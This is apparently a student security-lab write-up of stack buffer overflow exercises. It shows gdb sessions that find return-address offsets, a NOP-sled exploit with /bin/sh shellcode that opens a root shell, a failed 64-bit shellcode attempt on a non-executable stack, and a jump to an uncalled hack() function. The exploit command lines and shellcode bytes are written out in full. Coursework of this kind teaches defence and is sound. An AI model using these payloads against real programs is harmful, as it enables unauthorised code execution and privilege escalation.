
Step2: You will generate an input file to enable that the program. This input file must contain enough number of NOP intructions, a shellcode, and the memory address to be jumped to execute the shellcode. You must place the jumping address for the shellcode at the end of the input file (Hint: You can use perl or python to generate input file). You will use a shellcode in "Listing 2". When you execute this shellcode by exploiting BOF attack in bof program, a shell is opened.

To attack this program, first we must find the correct size to overwrite the return address of our program. After trying multiple times, we have found that we need 268 + 4(return address) size. This is the screenshot we got after running the program with ‘A’*268 + ‘B’*4. We have successfully changed the return address of program and made it 0x424242. This means that we must put nop operations, shell code and return address inside these 272 bytes.After making return address point to nop’s in our shellcode, nop’s will jump to next instruction until our shell attack code. At that point we are expecting program to run that malicious code and open the shell for us.



```
root@c5740cfe6d89:/lab2# gdb ./task1
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./task1...
(gdb) run $(python3 -c 'print("A"*268+"B"*4)')
Starting program: /lab2/task1 $(python3 -c 'print("A"*268+"B"*4)')
warning: Error disabling address space randomization: Operation not permitted
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) info reg
eax            0x111               273
ecx            0xffffffff          -1
edx            0xffffffff          -1
ebx            0x41414141          1094795585
esp            0xffffd370          0xffffd370
ebp            0x41414141          0x41414141
esi            0xf7fc0000          -134479872
edi            0xf7fc0000          -134479872
eip            0x42424242          0x42424242
eflags         0x10286             [ PF SF IF RF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
(gdb) 
```

Step3: In this step, you have to change this shellcode to execute your own program which must be written by using C programming language. You must analyze the bof program with gdb in order to find where the appropriate position begins to exploit the program.




```
(gdb) run $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90'*222 + b'\x31\xc0\xb0\x46\x31\xdb\x31\
xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x
80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68' + b'\xd0\xd5\xff\xff')")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /lab2/sample $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90'*222 + b'\x31\xc0
\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\
x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68' + b'\xd0\xd5\xff\xff')")
warning: Error disabling address space randomization: Operation not permitted

Breakpoint 1, 0x56556213 in bof (str=0xffffd83a '\220' <repeats 200 times>...) at sample.c:7
7       strcpy(buffer, str);
(gdb) c
Continuing.
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆1◆◆F1◆1◆◆[1◆◆C◆◆C
                             ◆
                              ◆◆S
                                 ◆◆◆◆◆/bin/sh◆◆◆◆
process 1364 is executing new program: /usr/bin/zsh
Error in re-setting breakpoint 1: No symbol table is loaded.  Use the "file" command.
Error in re-setting breakpoint 1: No symbol table is loaded.  Use the "file" command.
Error in re-setting breakpoint 1: No symbol table is loaded.  Use the "file" command.
Error in re-setting breakpoint 1: No symbol "bof" in current context.
Error in re-setting breakpoint 1: No symbol "bof" in current context.
Error in re-setting breakpoint 1: No symbol "bof" in current context.
Error in re-setting breakpoint 1: No symbol "bof" in current context.
Error in re-setting breakpoint 1: No symbol "bof" in current context.
# whoami
[Detaching after fork from child process 1366]
root
# pwd
/lab2
# ls
[Detaching after fork from child process 1367]
bof  sample  sample.c
# cd
# cd sample
cd: HOME not set
# 
```

Explanation : In the above picture, the correct input for opening shell are applied. The Correct input are 264 buffer size + 4 byte stack base pointer + 4 byte return address. For this input, 222 nop code used . After that shell code which length is 46 byte used. Lastly, return address which is a nop code address is written and whenever function wants to return , that will go to nop code return address and shell will be opened.


Lab Task 2

Step 1. In this, you will analyze the (stackbof) program with different inputs and gdb, try to launch a shell by applying the BOF attack. This task is very similar to Task 1 but you don't have access to program code. (because of not compiling with execstack flag)




```
root@c5740cfe6d89:/lab2# gdb ./stackbof
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licens
This is free software: you are free to change and redistribute it
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./stackbof...
(gdb) disas main
Dump of assembler code for function main:
   0x080484ce <+0>:     push   %ebp
   0x080484cf <+1>:     mov    %esp,%ebp
   0x080484d1 <+3>:     and    $0xfffffff0,%esp
   0x080484d4 <+6>:     sub    $0x10,%esp
   0x080484d7 <+9>:     cmpl   $0x2,0x8(%ebp)
   0x080484db <+13>:    je     0x80484f0 <main+34>
   0x080484dd <+15>:    movl   $0x804862c,(%esp)
   0x080484e4 <+22>:    call   0x8048350 <puts@plt>
   0x080484e9 <+27>:    mov    $0xffffffff,%eax
   0x080484ee <+32>:    jmp    0x8048505 <main+55>
   0x080484f0 <+34>:    mov    0xc(%ebp),%eax
   0x080484f3 <+37>:    add    $0x4,%eax
   0x080484f6 <+40>:    mov    (%eax),%eax
   0x080484f8 <+42>:    mov    %eax,(%esp)
   0x080484fb <+45>:    call   0x804847d <copy>
   0x08048500 <+50>:    mov    $0x0,%eax
   0x08048505 <+55>:    leave
   0x08048506 <+56>:    ret
End of assembler dump.
(gdb) disas copy
Dump of assembler code for function copy:
   0x0804847d <+0>:     push   %ebp
   0x0804847e <+1>:     mov    %esp,%ebp
   0x08048480 <+3>:     sub    $0x28,%esp
   0x08048483 <+6>:     movl   $0x80485a0,(%esp)
   0x0804848a <+13>:    call   0x8048330 <printf@plt>
   0x0804848f <+18>:    mov    0x8(%ebp),%eax
   0x08048492 <+21>:    mov    %eax,0x4(%esp)
   0x08048496 <+25>:    lea    -0x12(%ebp),%eax
   0x08048499 <+28>:    mov    %eax,(%esp)
   0x0804849c <+31>:    call   0x8048340 <strcpy@plt>
   0x080484a1 <+36>:    lea    -0x12(%ebp),%eax
   0x080484a4 <+39>:    mov    %eax,(%esp)
   0x080484a7 <+42>:    call   0x8048350 <puts@plt>
   0x080484ac <+47>:    movl   $0x80485dc,(%esp)
   0x080484b3 <+54>:    call   0x8048330 <printf@plt>
   0x080484b8 <+59>:    leave
   0x080484b9 <+60>:    ret
```

Explanation : In the above picture, can be seen the disassamble situation of stackbof byte code. In the copy function , strcpy function is used. In this part , the buffer overflow attack can be applied. After breakpoint and giving some inputs, while 26 byte parameter , return address overwritten.By using this information, in the two below pictures, 22 byte shell code used and its adress was given to return address. The return address exactly correct for shell code return address. Normally we wait for opening shell but because of not using execstack flag while compiling this bytecode, shell code not run and gives error.




```
(gdb) run $(python3 -c "import sys; sys.stdout.buffer.write(b'\xf7\xe6\x52\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x
53\x48\x8d\x3c\x24\xb0\x3b\x0f\x05' + b'\x36\xd7\xff\xff')")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /lab2/stackbof $(python3 -c "import sys; sys.stdout.buffer.write(b'\xf7\xe6\x52\x48\xbb\x2f\x62\x6
9\x6e\x2f\x2f\x73\x68\x53\x48\x8d\x3c\x24\xb0\x3b\x0f\x05' + b'\x36\xd7\xff\xff')")
warning: Error disabling address space randomization: Operation not permitted
My stack looks like:
0xf7fe22d0
(nil)
0x80482fd
0xf7fc03fc
0x40000
0x804a000
0x8048562
0x2
0xffffd804
0xffffd768
0x8048500
0xffffd92c


Breakpoint 1, 0x0804849c in copy (input=0xffffd92c "\367\346RH\273/bin//shSH\215<$\260;\017\005\066\327\377\377")
    at StackOverrun.c:9
9       in StackOverrun.c
(gdb) c
Continuing.

Breakpoint 4, 0x080484a7 in copy (input=0xffffd900 "\313\311|\211I\034\216\360O\257\370i686") at StackOverrun.c:10
10      in StackOverrun.c
(gdb) c
Continuing.
��RH�/bin//shSH�<$�;6���
Now the stack looks like:
0xffffd92c
(nil)
0x80482fd
0xf7fc03fc
0xe6f70000
0x2fbb4852
0x2f6e6962
0x5368732f
0x243c8d48
0x50f3bb0
0xffffd736
0xffffd900
```




```
Breakpoint 3, copy (input=0xffffd900 "\313\311|\211I\034\216\360O\257\370i686") at StackOverrun.c:12
12      in StackOverrun.c
(gdb) c
Continuing.

Breakpoint 2, 0x080484b9 in copy (input=0xffffd900 "\313\311|\211I\034\216\360O\257\370i686") at StackOverrun.c:12
12      in StackOverrun.c
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0xffffd736 in ?? ()
(gdb) info reg
eax            0x98                152
ecx            0x0                 0
edx            0x804861b           134514203
ebx            0x0                 0
esp            0xffffd750          0xffffd750
ebp            0x50f3bb0           0x50f3bb0
esi            0xf7fc0000          -134479872
edi            0xf7fc0000          -134479872
eip            0xffffd736          0xffffd736
eflags         0x10282             [ SF IF RF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
(gdb) 
```

Step2. In this, you will do an BOF attack to jump the hack function located in the program but not called actually. To do this, you have to learn the address of the hack function first. Then, you must change the return 2 address with the address of hack function in string operations.



```
(gdb) disas hack
Dump of assembler code for function hack:
   0x080484ba <+0>:     push   %ebp
   0x080484bb <+1>:     mov    %esp,%ebp
   0x080484bd <+3>:     sub    $0x18,%esp
   0x080484c0 <+6>:     movl   $0x804861c,(%esp)
   0x080484c7 <+13>:    call   0x8048350 <puts@plt>
   0x080484cc <+18>:    leave
   0x080484cd <+19>:    ret
End of assembler dump.
(gdb) run $(python3 -c "import sys; sys.stdout.buffer.write(b'\xf7\xe6\x52\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x
53\x48\x8d\x3c\x24\xb0\x3b\x0f\x05' + b'\xba\x84\x04\x08')")
```



```
(gdb) c
Continuing.

Breakpoint 2, 0x080484b9 in copy (input=0xffffd900 "_y\334Sv\342\222\247\220\n<i686")
    at StackOverrun.c:12
12      in StackOverrun.c
(gdb) c
Continuing.
You hack me!

Program received signal SIGSEGV, Segmentation fault.
0xffffd900 in ?? ()
```

Explanation : In the step 1, we get the size of butter 18 byte + 4 byte ebp + 4 byte eip. By using this information, firstly disassembled hack function and gets of this function's memory address. Then this address were given to copy function return address while strcpy operation. As a result the program called hack function..